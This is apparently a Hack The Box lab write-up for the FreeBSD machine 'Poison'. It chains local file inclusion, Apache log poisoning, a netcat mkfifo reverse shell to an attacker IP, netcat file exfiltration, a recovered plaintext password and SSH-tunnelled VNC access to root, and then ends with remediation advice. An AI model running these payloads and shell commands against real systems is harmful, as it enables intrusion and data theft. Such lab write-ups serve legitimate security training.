Poison writeup
Box name: Poison
Difficulty: Medium
OS: FreeBSD
Overview: Poison is a fairly easy machine which focuses mainly on log poisoning and port forwarding/tunneling. The machine is running FreeBSD which presents a few challenges for novice users as many common binaries from other distros are not available.
Link: https://app.hackthebox.com/machines/Poison?tab=play_machine
Machine IP: 10.129.1.254
Ran rustscan against the machine
rustscan -a 10.129.1.254 –ulimit 5000 -b 500 — -A -Pn

There is a webserver and SSH open. Navigated to the site and it says we can test .php scripts.

Ran feroxbuster first.
feroxbuster -u http://10.129.1.254 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config
Considering the name, this is likely a log poisoning attack. I put in a scriptname, browse.php, and we get this response.

Googled where apache logs are on FreeBSD as this appears to be a different location than on other distros. I was able to find: http://10.129.1.254/browse.php?file=../../../../../var/log/httpd-error.log

Though this is the error log this proves LFI. Opened Burp. Played with attempting to poison the file but I realized the httpd-access.log is too big because of our feroxbuster scan. I reset machine, the new IP is 10.129.73.183. This time I see it writing to the access log.



Tested actual execution by navigating to http://10.129.73.183/browse.php?file=../../../../../var/log/httpd-access.log&cmd=id
I recently decided to learn penelope to handle shells so I set that up.
penelope -p 1337

I couldn’t get a shell for some reason. I definitely know sh is on the device but no matter what I did I couldn’t get a call back (tried encoding, etc). I decided to reset the box again, new IP 10.129.73.190. I tried checking for nc and that is actually on the box.

I was finally able to get a shell by encoding:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.27 4444 >/tmp/f

When landing on the box I right away saw an interesting text file, pwdbackup.txt.

Unbased 64’d it 13 times. This is probably not the most convenient way to do it but it works.

Charix!2#4%6&8(0
Checked what user this goes to and in /home we see charix. Tested the creds and it works.

Read user.txt and in the same directory there is an interesting file secret.zip.

I tried downloading with penelope but I was getting errors. Base64 isnt on the box to transfer. We know Netcat is though. Set up a listener and moved it over.
nc -lvnp 9002 > secret.zip
nc 10.10.16.27 9002 < /home/charix/secret.zip
The file is password protected. We can use zip2john. That didn’t crack anything though, I tried the previous password we had and that actually worked. But it’s still not readable.

Did more enumeration for now. I eventually found that a port is open for VNC, port 5901.


Our secret may go to this. Port forwarded over SSH to check it out.
ssh -L5901:127.0.0.1:5901 charix@10.129.73.190
vncviewer 127.0.0.1::5901 -passwd secret

And we get root.

GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Browsed to the web server and found a PHP script testing page with a file parameter. Ran feroxbuster while investigating the application. The box appeared to be FreeBSD based on the Apache configuration and directory structure.
rustscan -a 10.129.1.254 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.1.254 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config
2 – LFI confirmation and log poisoning
Identified the file parameter was vulnerable to local file inclusion. Located the FreeBSD Apache access log at /var/log/httpd-access.log via the LFI. Poisoned the log by injecting a PHP webshell payload into the User-Agent header via a crafted request. Confirmed code execution by passing a cmd parameter through the LFI and triggering the poisoned log entry. Retrieved a reverse shell using a netcat mkfifo payload after confirming nc was available on the system.
http://10.129.73.183/browse.php?file=../../../../../var/log/httpd-access.log&cmd=id
3 – Credential recovery and SSH access
Found pwdbackup.txt on the web server containing a base64-encoded string encoded 13 times. Decoded iteratively to recover a plaintext password. Identified charix as the target user from /home and authenticated via SSH. Retrieved user.txt.
Credentials recovered: charix:Charix!2#4%6&8(0
4 – VNC session hijack via secret file and port forwarding
Found secret.zip in charix’s home directory. Transferred it via netcat and extracted it using the charix password. The extracted file was not directly readable. Enumerated internal ports and found VNC listening on port 5901. SSH port forwarded the VNC port to the attack machine and used vncviewer with the secret file as the password file to authenticate to the VNC session, landing directly in a root desktop session. Retrieved root.txt.
ssh -L5901:127.0.0.1:5901 charix@10.129.73.190
vncviewer 127.0.0.1::5901 -passwd secret
Key Takeaways
- Local file inclusion in the file parameter – CWE-22 – The browse.php script passed the file parameter directly to a file include function with no path validation, allowing arbitrary file reads and log poisoning. All file path inputs must be validated against a strict allowlist and must never be passed to include or file read functions without sanitization.
- Log poisoning enabling remote code execution – CWE-78 – The Apache access log was readable via the LFI and contained unsanitized request data including User-Agent headers. Injecting PHP code into the User-Agent caused it to be executed when the log was included. Web application logs must never be processed by PHP include functions and log files must be stored outside the web root.
- Password stored in a multiply base64-encoded file on the web server – The charix credentials were stored in pwdbackup.txt in the web root, obfuscated only by repeated base64 encoding. Base64 is not encryption and provides no meaningful protection. Credentials must never be stored on web servers in any form and must be managed through a secrets manager.
- VNC running as root with credentials stored in a user-accessible file – The VNC service was running as root and its authentication file was stored in charix’s home directory, allowing any user with access to that file to authenticate to a root session. VNC must never run as root and must use a strong randomly generated password stored with permissions restricting access to the owning account only.
- Sensitive archive extractable with a reused password – The secret.zip archive was protected with the same password as the charix account, meaning a single compromised credential unlocked both the system account and the VNC authentication file. Passwords must be unique per use case and archive encryption must use a separate randomly generated passphrase.
Remediation
[Immediate] Remediate the LFI vulnerability in browse.php
Rewrite browse.php to accept only a predefined list of permitted script names and map them to absolute paths server-side. Reject any input containing path separators or traversal sequences. Remove the file parameter entirely if dynamic file inclusion is not operationally required.
[Immediate] Move log files outside the PHP include path
Configure Apache to write logs to a directory that is not accessible via PHP include functions. Ensure the web application cannot read or include any file from /var/log or any other system directory. Audit all PHP include and require statements for user-controlled path parameters.
[Immediate] Remove pwdbackup.txt and rotate charix’s credentials
Delete pwdbackup.txt from the web root immediately and rotate the charix account password. Audit all web-accessible directories for files containing credential material and remove any findings. Deploy monitoring to alert on new text and backup files appearing in the web root.
[Immediate] Reconfigure VNC to not run as root and restrict the secret file
Stop the VNC service and reconfigure it to run under a dedicated non-root service account. Set the VNC password file to mode 600 accessible only by the owning user. Change the VNC password to a strong randomly generated value stored in a secrets manager.
[Short-term] Restrict internal service access
Block port 5901 at the host firewall to prevent VNC from being reachable even via port forwarding after a compromise. Place VNC and other remote desktop services behind a VPN or jump host accessible only to authorized administrators. Audit all internal listening ports for services running with elevated privileges.
[Long-term] Implement a FreeBSD application hardening baseline
Define a hardening standard for all FreeBSD deployments covering PHP include restrictions, log file locations, web root content policies, service account privileges, and credential storage. Include LFI and log poisoning testing in regular web application penetration tests. Establish a policy prohibiting credential storage in any web-accessible directory.


Leave a Reply